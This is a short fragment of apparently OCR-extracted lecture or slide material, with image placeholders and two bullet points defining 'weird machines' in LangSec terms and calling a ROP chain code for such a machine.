

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- “Weird machine” here means “a more powerful, programmable execution environment than intended or expected”, as Halvar Flake put it.

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

- A ROP-chain is code for what the LangSec community calls a “weird machine”.
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

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